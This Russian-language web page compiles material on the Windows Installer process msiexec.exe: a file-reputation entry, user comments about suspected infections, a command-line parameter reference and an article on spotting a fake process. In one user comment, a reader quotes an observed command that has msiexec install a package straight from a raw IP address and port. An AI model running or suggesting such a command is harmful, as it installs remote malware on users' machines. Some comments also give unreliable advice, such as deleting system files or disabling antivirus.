Как удалить msiexec
Подлинный файл является одним из компонентов программного обеспечения Microsoft Windows, разработанного Microsoft .
Msiexec.exe — это исполняемый файл (программа) для Windows. Расширение имени файла .exe — это аббревиатура от англ. слова executable — исполнимый. Необходимо запускать исполняемые файлы от проверенных производителей программ, потому что исполняемые файлы могут потенциально изменить настройки компьютера или нанести вред вашему компьютеру. Бесплатный форум с информацией о файлах может помочь вам разобраться является ли msiexec.exe вирусом, трояном, программой-шпионом, рекламой, которую вы можете удалить, или файл принадлежит системе Windows или приложению, которому можно доверять.
Вот так, вы сможете исправить ошибки, связанные с msiexec.exe
- Используйте программу Настройщик Windows, чтобы найти причину проблем, в том числе и медленной работы компьютера.
- Обновите программу Установщик Windows Installer. Обновление можно найти на сайте производителя (ссылка приведена ниже).
- В следующих пунктах предоставлено описание работы msiexec.exe.
Информация о файле msiexec.exe
Описание: Это программа-установщик Microsoft’s Windows Installer, которая преобразует файлы установки программного продукта в формат .MSI. Обычно она запускается двойным щелчком на файл .MSI (или автоматически как составляющая процесса установки). Не прерывайте этот процесс, если он уже запущен, иначе это может нарушить весь ход установки программы.
Подробный анализ: msiexec.exe часто вызывает проблемы и необходим для Windows. Файл msiexec.exe находится в папке C:\Windows\System32. Известны следующие размеры файла для Windows 10/11/7 73,216 байт (45% всех случаев), 59,904 байт и еще 19 варианта .
Название сервиса — msiserver: Позволяет добавлять, изменять или удалять приложения, предоставленные пакетом установщика Windows (*.msi). Если эта служба отключена, любые службы, которые явно зависят от нее, не могут быть запущены.
Это системный файл Windows. Приложение не видно пользователям. Это заслуживающий доверия файл от Microsoft. Поэтому технический рейтинг надежности 8% опасности.
Разработчик Microsoft предоставляет веб-сайт для помощи и для обновлений. Существует также деинсталлятор (Панель управления ⇒ Установка и удаление программ ⇒ Windows Installer Component).
Вирусы с тем же именем файла
Является ли msiexec.exe вирусом? Нет, это не вирус. Настоящий файл msiexec.exe — это безопасный системный процесс Microsoft Windows, который называется «Установщик Windows Installer». Тем не менее, авторы зловредных программ, таких как вирусы, черви, и трояны намеренно называют процессы таким же именем, чтобы избежать обнаружения. Вирусы с тем же именем файлов: как например, Win32:Dropper-gen [Drp] (определяется антивирусом Avast), и Backdoor:Win32/Kelihos или VirTool:Win32/VBInject.gen!MP (определяется антивирусом Microsoft).
Чтобы убедиться, что работающий msiexec.exe на вашем компьютере — это не вредоносный процесс, нажмите здесь, чтобы запустить Проверку на вирусы.
Как распознать подозрительные процессы?
- Если msiexec.exe находится в подпапках C:\Windows, тогда рейтинг надежности 7% опасности. Размер файла 73,216 байт (60% всех случаев), 59,904 байт и еще 7 варианта . Это файл, подписанный Microsoft. Приложение не видно пользователям.
- Если msiexec.exe находится в подпапках «C:\Program Files», тогда рейтинг надежности 80% опасности. Размер файла 454,656 байт (50% всех случаев) или 1,572,864 байт. У процесса нет видимого окна. Это не системный файл Windows. Msiexec.exe способен манипулировать другими программами.
- Если msiexec.exe находится в подпапках «C:\Users\USERNAME», тогда рейтинг надежности 92% опасности. Размер файла 1,188,352 байт.
Важно: Некоторые вредоносные программы маскируют себя как msiexec.exe, особенно, если они расположены не в каталоге C:\Windows\System32. Таким образом, вы должны проверить файл msiexec.exe на вашем ПК, чтобы убедиться, что это угроза. Мы рекомендуем Security Task Manager для проверки безопасности вашего компьютера.
Комментарий пользователя
| я пытаюсь установить дубольгис,а мне такая маза что мол нет у тебя такого файла msiexec.exe в общем я понимаю что я плохо знаю всю эту компьютерную хрень,и мне от этого не весело и не грустно да и вроде не приятно что по сути всё просто. ну а причина то в том что у меня моя любимая порядок навела в компе и после этого у меня много непонятного происходит такого плана!ещё иногда быть первым так приятно. в россии жить надо осозновая будущее наше. пока николос |
| Поймал вирус с сайта, открыл картинку, пошла загрузка, вместо выбора ответа на ошибку просто всё по закрывал, почистил все временные файлы снял с автозагрузки файл «рлагин,ехе» — по английски канешь, находящихся в папке пользователя. . «темп» и в С/програм файл/. вроде помогло работал норм. Через сутки не один браузер не рабочий, опара ссылаеться на отсутствие файла в пользователь. . темп/текстовый файл какой то. мозила и экспалоурер просто ругаются и вылетают.. В процессах не всегда, но появился новый, это msiexec.exe. Пишу просто так, понятно что зараза, буду искать как вылечить. Ренат |
| С периодичностью 1 раз в 10 минут начинается многократный непрерывный (15-20 обращений) опрос floppy-диска. При этом в «диспетчере задач» в «процессах» появляются дополнительно 1 или 2 процесса «msiexec.exe», остановить не получается. Hasck |
| поймал вирус-крашит файлы загрузки программ,выбивает эксплорер,ошибка работы msiexec.exe имя ошибки BEX nai2007 |
| у меня такая же проблема как и у Hasck Diesel96 |
| вообщето я думал что у меня этот процесс связан с установленой вэб камерой MSI. хмм нужно подумать Димон |
| Обнаружил в «Диспетчере» этот процесс, заинтересовался, стал искать, поиск выдал: находится в «system32» и в «Prefech», из «Prefech» удалил, в «Диспетчере» процесс пропал. Rigz |
| У меня появился после установки игры кризис,а вместе сним появился процесс PnkBstrA-анти чит программа. Stas |
| отключите касперского нафиг. azzex |
| у меня просто сист. прога Ден |
| Это файл появляется при запуске службы *msi — Windows Installer Алекс |
| таже проблема как и у Rigz’а. Тока я его не удалял из папки(палевно). Покамись удаляю его из процессов. Ищу дальше описание про него. Kane |
| Это ужасный вирус. У меня заняло очень много времени и сил, чтобы вылечить от него компьютер. Не могла зайти в интернет с больного компа вообще. ЭТОТ ВИРУС ОЧЕНЬ ОПАСЕН. Нашла как лечить на форуме боард ком в теме с названием не загружается интернет эксплорер. Маккафи вирус тот в компе не нашел, нортон от симантек новейший этого года — не нашел, и аваст его тоже не нашел. Вот хороший форум попался, побродила програмистскими тропами, компьютер выздоровел. Слава Богу! Айша |
| У меня размерчик этих msiexec.exe не так как тут сказано, а исчисляется на КБ! Всего два таких файла в процессах. Один весом Один весит 6316 КБ, другой 12520 КБ Юлия |
| Я включаю комп через несколько секунд выходит ошиька зател касперский выдает(193ехе потенциально опасная программа)я нажимал огнаричеть,заблокировать, да доверяю но все таки комп моментом отключается(выходит синий экран с какимето цифрами. Что мне делать но это происходит только когда подключон инет. а когда он отключен тогда все норм Кайрат |
| это установщик виндовс. он с помощью него устанавливаются программы в формате .msi костк |
| В какой-то момент комп начал жутко тормозить, менеджер процессов показал, что загрузка проца до 100% этим процессом. Поиск по диску С показал наличие 2-х похожих файлов: один- действительно виндовый (лежит в C:\Windows\system32 и система понимает что это за файл), другой — MSIEXEC.EXE-2F8A8CAE.pf. комп его не распознаёт («неизвестный формат файла»), весит 59Кб, находится в С:\Windows\Prefetch Крайт |
| Установщик пакетов .msi IamVit53 |
| Хммм. Обновления устанавливались что то бук подгрузился, смотрю появилась эта хрень. Обновления установились и пропала. Jet |
| КРАЙТ, у меня та же история сейчас — неизвестный, название, папка. Только размер — 36. До этого браузер тормозил. Сейчас удалил — всё нормально стало)) Наиль |
| У меня в «Установке и Удалении программ» вообще нету этого Windows Installer. Но тем не менее у меня на компе файлов «msiexec.exe» 8 штук. Размеры у них: 125 кб (2 штуки) 72 кб (2 штуки) 2 кб (4 штуки). Попытаюсь удалить все нафиг. надеюсь от этого все не слетит? Лилия |
| Удалил одну программу(Cezurity Сканер),позже появился в диспетчере задач msiexec. exe ,вырубил,т.к. на данный момент у меня ничего не загружалось(А может,он вирусы мне скачивал),вырубил и ничего плохого не случилось.Лучше его вырубать,если ничего не скачивается. White_Cat |
| Вчера обнаружил этот процесс у себя в диспетчере, маленько заинтересовался, что это, так как раньше его в списке процессов не видел. На всякий случай, я от греха подальше его вырубил, проверил компьютер на вирусы Авастом. Он что-то обнаружил, я это удалил, но сегодня, как я заметил, ничего не изменилось. У меня от него начал сначала искажаться, потом пропадать звук с колонок и многое другое. Поиск на диске C: msiexec.exe ничего не дал вообще. Этот файл у меня там абсолютно отсутствует, хотя по сути является системным. Альберт |
| У меня тут проблемка с этим самым процессом вышла в плане того что он начинает через Командную строку что-то отправлять «C:/Windows/system32/msiexec.exe /i /http://58.64.200.213:16850/0BC8EC41.moe» Поскажите что за? SaweRoO |
Лучшие практики для исправления проблем с msiexec
Аккуратный и опрятный компьютер — это главное требование для избежания проблем с msiexec. Для этого требуется регулярная проверка компьютера на вирусы, очистка жесткого диска, используя cleanmgr и sfc /scannow, удаление программ, которые больше не нужны, проверка программ, которые запускаются при старте Windows (используя msconfig) и активация Автоматическое обновление Windows. Всегда помните о создании периодических бэкапов, или в крайнем случае о создании точек восстановления.
Если у вас актуальные проблемы, попробуйте вспомнить, что вы делали в последнее время, или последнюю программу, которую вы устанавливали перед тем, как появилась впервые проблема. Используйте команду resmon, чтобы определить процесс, который вызывает проблемы. Даже если у вас серьезные проблемы с компьютером, прежде чем переустанавливать Windows, лучше попробуйте восстановить целостность установки ОС или для Windows 8 и более поздних версий Windows выполнить команду DISM.exe /Online /Cleanup-image /Restorehealth. Это позволит восстановить операционную систему без потери данных.
Следующие программы могут вам помочь для анализа процесса msiexec.exe на вашем компьютере: Security Task Manager отображает все запущенные задания Windows, включая встроенные скрытые процессы, такие как мониторинг клавиатуры и браузера или записей автозагрузки. Уникальная оценка рисков безопасности указывает на вероятность процесса быть потенциально опасным — шпионской программой, вирусом или трояном. Malwarebytes Anti-Malware определяет и удаляет бездействующие программы-шпионы, рекламное ПО, трояны, кейлоггеры, вредоносные программы и трекеры с вашего жесткого диска.
msiexec сканер

Security Task Manager показывает все запущенные сервисы Windows, включая внедренные скрытые приложения (например, мониторинг клавиатуры или браузера, авто вход). Уникальный рейтинг надежности указывает на вероятность того, что процесс потенциально может быть вредоносной программой-шпионом, кейлоггером или трояном.
Бесплатный aнтивирус находит и удаляет неактивные программы-шпионы, рекламу, трояны, кейлоггеры, вредоносные и следящие программы с вашего жесткого диска. Идеальное дополнение к Security Task Manager.
Reimage бесплатное сканирование, очистка, восстановление и оптимизация вашей системы.
MSIEXEC — описание команды и примеры использования
MSIEXEC — Средство установки, изменения и выполнения операций установщика Windows из командной строки.
Установка и настройка продукта
Синтаксис
Параметры
- /i — Установка или настройка продукта.
- пакет — Имя файла пакета установщика Windows.
- код_продукта — Глобальный уникальный идентификатор (GUID) пакета установщика Windows.
Примечания
- Регистр букв при вводе параметров командной строки установщика Windows не учитывается.
Примеры
Чтобы установить продукт из файла A:\Example.msi, введите:
Использование режима административной установки
Синтаксис
Параметры
- /a — Выбор режима административной установки.
- пакет — Имя файла пакета установщика Windows.
Примечания
- Регистр букв при вводе параметров командной строки установщика Windows не учитывается.
Примеры
Чтобы установить продукт из файла A:\Example.msi в режиме административной установки, введите:
Восстановление продукта
Синтаксис
Параметры
- /f — Включение одного или нескольких параметров командной строки, перечисленных в следующей таблице.
- пакет — Имя файла пакета установщика Windows.
- код_продукта — Глобальный уникальный идентификатор (GUID) пакета установщика Windows.
Примечания
- Параметром по умолчанию для этой командной строки является параметр /fpecms.
- Регистр букв при вводе параметров командной строки установщика Windows не учитывается.
Примеры
Чтобы восстановить пакет установки, введите:
Удаление продукта
Синтаксис
Параметры
- /x — Удаление продукта.
- пакет — Имя файла пакета установщика Windows.
- код_продукта — Глобальный уникальный идентификатор (GUID) пакета установщика Windows.
Примечания
- Регистр букв при вводе параметров командной строки установщика Windows не учитывается.
Примеры
Чтобы удалить или отменить установку пакета, введите:
Объявление продукта
Синтаксис
Параметры
- /j — Объявление продукта. u — Объявление для текущего пользователя. m — Объявление для всех пользователей компьютера.
- пакет — Файл пакета установщика Windows.
- /g код_языка — Служит для задания языка.
- /t список_преобразований — Применение преобразований к объявляемому пакету.
Примечания
- При необходимости установить приложение с повышенными привилегиями используйте параметр /jm.
- Регистр букв при вводе параметров командной строки установщика Windows не учитывается.
Примеры
Чтобы объявить пакет для всех пользователей этого компьютера, введите:
Установка уровня ведения журнала
Синтаксис
Параметры
- /L — Путь к файлу журнала.
- i — Занесение в журнал сообщений о состоянии.
- w — Занесение в журнал некритических предупреждений.
- e — Занесение в журнал сообщений об ошибках.
- a — Занесение в журнал выполнения действий.
- r — Занесение в журнал записей со сведениями о действиях.
- u — Занесение в журнал запросов пользователей.
- c — Занесение в журнал исходных параметров пользовательского интерфейса.
- m — Занесение в журнал нехватки памяти.
- p — Занесение в журнал свойств терминала.
- v — Занесение в журнал подробных сведений. Для использования параметра v следует задавать /L*v.
- + — Добавление в существующий файл.
- ! — Сброс в журнал каждой строки.
- * — Занесение в журнал всех сведений, кроме параметра v. Это подстановочный знак.
- файл_журнала.txt — Имя и путь к текстовому файлу журнала.
Примечания
- Регистр букв при вводе параметров командной строки установщика Windows не учитывается.
- Чтобы включить в файл журнала параметр v при использовании подстановочного знака, введите в командной строке /L*v.
- Параметры файла журнала установщика Windows могут также использоваться для процессов удаления и восстановления.
Примеры
Чтобы установить пакет и создать файл журнала, включающий в себя сведения о состоянии, сообщения о нехватке памяти и все сообщения об ошибках, введите следующую команду:
Справочная информация
msiexec /Option <обязательный параметр> [необязательный параметр]
Параметры установки
</package | /i> Установка или настройка продукта
/a Административная установка — установка продукта в сеть
/j<u|m> [/t <список преобразований>] [/g <код языка>]
Объявление о продукте: «m» — всем пользователям; «u» — текущему пользователю
</uninstall | /x> Удаление продукта
Параметры отображения
/quiet
Тихий режим, без взаимодействия с пользователем
/passive
Автоматический режим — только указатель хода выполнения
/q[n|b|r|f]
Выбор уровня интерфейса пользователя
n — Без интерфейса
b — Основной интерфейс
r — Сокращенный интерфейс
f — Полный интерфейс (по умолчанию)
/help
Вывод справки по использованию
Параметры перезапуска
/norestart
Не перезапускать после завершения установки
/promptrestart
Запрашивать перезапуск при необходимости
/forcerestart
Всегда перезапускать компьютер после завершения установки
Параметры ведения журнала
/l[i|w|e|a|r|u|c|m|o|p|v|x|+|!|*] <файл_журнала>
i — сообщения о состоянии
w — сообщения об устранимых ошибках
e — все сообщения об ошибках
a — запуски действий
r — записи, специфические для действий
u — запросы пользователя
c — начальные параметры интерфейса пользователя
m — сведения о выходе из-за недостатка памяти или неустранимой ошибки
o — сообщения о недостатке места на диске
p — свойства терминала
v — подробный вывод
x — дополнительные отладочные сведения
+ — добавление в существующий файл журнала
! — сбрасывание каждой строки в журнал
* — заносить в журнал все сведения, кроме параметров «v» и «x»
/log <файл_журнала>
Равнозначен /l* <файл_журнала>
Параметры обновления
/update [;Update2.msp]
Применение обновлений
/uninstall <Код_Guid_обновления>[;Update2.msp] /package Удаление обновлений продукта
Параметры восстановления
/f[p|e|c|m|s|o|d|a|u|v] Восстановление продукта
p — только при отсутствии файла
o — если файл отсутствует или установлена старая версия (по умолчанию)
e — если файл отсутствует или установлена такая же либо старая версия
d — если файл отсутствует или установлена другая версия
c — если файл отсутствует или контрольная сумма не совпадает с подсчитанным значением
a — принудительная переустановка всех файлов
u — все необходимые элементы реестра, специфические для пользователя (по умолчанию)
m — все необходимые элементы реестра, специфические для компьютера (по умолчанию)
s — все существующие ярлыки (по умолчанию)
v — запуск из источника с повторным кэшированием локальных пакетов
msiexec.exe – командная строка и полный контроль над процессом установки Windows
Технология установки Windows использует Msiexec.exe для установки пакетов MSI и MSP. Этот инструмент дает вам полный контроль над процессом установки, позволяя вам установить такие параметры:
- варианты установки (установка, удаление, административная установка, реклама продукта)
- параметры отображения (полный, базовый или без интерфейса во время установки)
- параметры перезапуска (если машина будет перезагружена после установки)
- параметры ведения журнала
- обновить параметры (применить или удалить обновления)
- варианты ремонта (только для установленного пакета)
- публичные свойства, которые используются при установке
Обычная форма командной строки msiexec:
Варианты установки
При запуске установочного пакета вы можете установить тип установки с помощью следующих параметров:
- / i – нормальная установка
- / a – административная установка
- / j – рекламировать товар
- u – реклама для текущего пользователя
- m – реклама для всех пользователей
- / g – идентификатор языка, используемый рекламируемым пакетом
- / t – применить преобразование для рекламы пакета
- / x – удалить пакет
Пример командной строки:
Показать варианты
Уровень пользовательского интерфейса установки можно настроить в соответствии с целевой средой. Например, пакет, распространяемый среди клиентов, должен иметь полный пользовательский интерфейс, а пакет, развернутый с помощью групповой политики, не должен иметь пользовательского интерфейса. Msiexec.exe устанавливает уровень пользовательского интерфейса установки с помощью этих параметров:
- / quiet – тихий режим (нет взаимодействия с пользователем)
- / passive – автоматический режим (при установке отображается только индикатор выполнения)
- / q – установить уровень пользовательского интерфейса:
- n – нет интерфейса
- n + – нет пользовательского интерфейса, за исключением модального диалогового окна, отображаемого в конце.
- b – базовый интерфейс
- b + – базовый интерфейс с модальным диалоговым окном, отображаемым в конце. Модальное поле не отображается, если пользователь отменяет установку. Используйте qb +! или qb! +, чтобы скрыть кнопку [Отмена] .
- b – – базовый интерфейс без модальных диалоговых окон. Обратите внимание, что / qb + – не поддерживается уровень пользовательского интерфейса. Используйте qb-! или qb! – скрыть кнопку [Отмена] .
- r – уменьшенный интерфейс
- f – полный интерфейс
Пример командной строки:
Параметры перезапуска
Иногда установка перезаписывает файлы, которые используются или должны перезагрузить компьютер, чтобы завершить его. Политика перезагрузки, используемая при установке, может быть установлена с помощью следующих параметров:
- / norestart – машина не будет перезагружена после завершения установки
- / promptrestart – пользователю будет предложено перезагрузить компьютер
- / forcerestart – машина будет перезапущена после завершения установки
Пример командной строки:
Параметры ведения журнала
При отладке установочного пакета вы можете использовать несколько параметров ведения журнала для создания журнала . Этот журнал будет содержать различную информацию для каждого параметра, который вы используете:
- / L – включить ведение журнала
- i – включить сообщения о состоянии
- w – включить нефатальные предупреждения
- e – включить все сообщения об ошибках
- a – упомянуть, когда начинается действие
- r – включить записи о действиях
- u – включить запросы пользователя
- c – включить начальные параметры интерфейса
- m – включает нехватку памяти или фатальную информацию о выходе
- o – включить сообщения вне дискового пространства
- p – включить свойства терминала
- v – подробный вывод
- x – включить дополнительную информацию отладки
- + – добавить в существующий файл журнала
- ! – очистить каждую строку в журнале
- * – записывать всю информацию, за исключением v и х вариантов
Пример командной строки:
Обновить параметры
Командная строка установщика Windows может применять или удалять обновления (например, исправления) с помощью следующих параметров:
- / p – установить патч MSP. При установке патча в режиме без вывода сообщений вам необходимо установить для свойства REINSTALLMODE значение «ecmus», а для REINSTALL значение «ALL». В противном случае патч просто обновит MSI, кэшированный на целевой машине.
- / update – применять обновления (если есть несколько обновлений, вы можете разделить их через символ « ; »).
- / uninstall – удалить обновление для продукта (если есть несколько обновлений, вы можете разделить их через символ ” ; “)
- /package – указывает пакет, для которого обновление удаляется.
Примеры командных строк:
Варианты ремонта
Если у вас установлен пакет, вы можете использовать командную строку установщика Windows для его восстановления:
- / f – починить пакет
- p – восстанавливать только если файл отсутствует
- o – восстановить, если файл отсутствует или установлена более старая версия
- e – восстановить, если файл отсутствует или установлена аналогичная или более старая версия
- d – восстановить, если файл отсутствует или установлена другая версия
- c – восстановить, если файл отсутствует или контрольная сумма не соответствует вычисленному значению
- a – принудительно переустанавливает все файлы
- u – восстановить все необходимые пользовательские записи реестра
- m – восстановить все необходимые записи реестра для компьютера
- s – восстановить все существующие ярлыки
- v – запустить из исходного кода и восстановить локальный пакет
Пример командной строки:
Установить общедоступные свойства
Имя открытого свойства содержит только заглавные буквы (например, PROPERTY ). Этот тип свойств может быть установлен через командную строку следующим образом: PROPERTY = “value” .
Msiexec.exe что это за процесс?

Все о процессе msiexec.exe. Что это такое, для чего нужен и стоит ли его выключать?

Lenovo Legion Arena Application что это?

Программа DriverHub Pro – автоматическая установка драйверов

Yandexpackloader что это за программа?
Что такое Msiexec.exe?
Время от времени, открывая диспетчер задач и просматривая в нем список активных процессов, можно заметить процесс под названием Msiexec.exe. Многим пользователям становится интересно о его назначении. В данной статье мы расскажем вам все о процессе Msiexec.exe, для чего он нужен и стоит ли его завершать.
Процесс msiexec.exe в диспетчере задач
Что делает Msiexec.exe?
Данный процесс отвечает за работу системной службы “Установщик Windows”, которая в свою очередь обеспечивает работоспособность всех операций установки и удалений программ из пакетов MSI.
Проще говоря, когда вы устанавливаете или удаляете какую – либо игру или программу, активируется служба “Установщик Windows”, а вместе с ней и процесс Msiexec.exe.
Поэтому если вы видите его активность в диспетчере задач, то не стоит его завершать. Возможно в этот момент что – то устанавливается или обновляется.
Подозрительная активность Msiexec.exe
Если вы заметили, что данный процесс запущен и загружает процессор или память слишком часто, причем в эти моменты вы ничего не устанавливаете и не обновляете, то стоит проверить Msiexec.exe на наличие вирусов.
Ведь вирусы запросто могут маскироваться под системные процессы, и спокойно работать в системе, выполняя свои вредоносные функции.
Для проверки процесса Msiexec.exe на вирусы в первую очередь нужно обратить внимание на расположение его исполняемого файла.
Чтобы это сделать, нужно найти Msiexec.exe в диспетчере задач, кликнуть по нему правой кнопкой мыши и в открывшемся меню выбрать “Открыть место хранения файла“.

Открываем расположение файла
Если откроется папка C:/Windows/System32, значит скорее всего Msiexec.exe не заражен вирусами, если же какая – либо другая папка, то вероятность его инфицирования большая.

Требуемый результат открытия местоположения файла msiexec.exe
В этом случае советуем вам проверить свой компьютер бесплатными утилитами от Касперского и Доктора Веба. Причем сделать это нужно даже при наличии антивируса на компьютере с обновленными базами.
Еще одна причина, по которой процесс Msiexec.exe может постоянно висеть в списке активных может неправильно выставленная опция включения службы “Установщик Windows“.
Чтобы проверить это нужно зайти в управление компьютером и далее открыть список всех служб.

Заходим в управление компьютером

Службы в Windows
В этом списке найти службу “Установщик Windows“, и кликнуть по ней два раза левой кнопкой мыши и в открывшемся окне проверить опцию “Тип запуска“.
Служба “Установщик Windows”
Там должно стоять значение “Вручную“. Если оно отлично от “Вручную“, то нужно его переключить и нажать кнопку “Ок” в низу окна.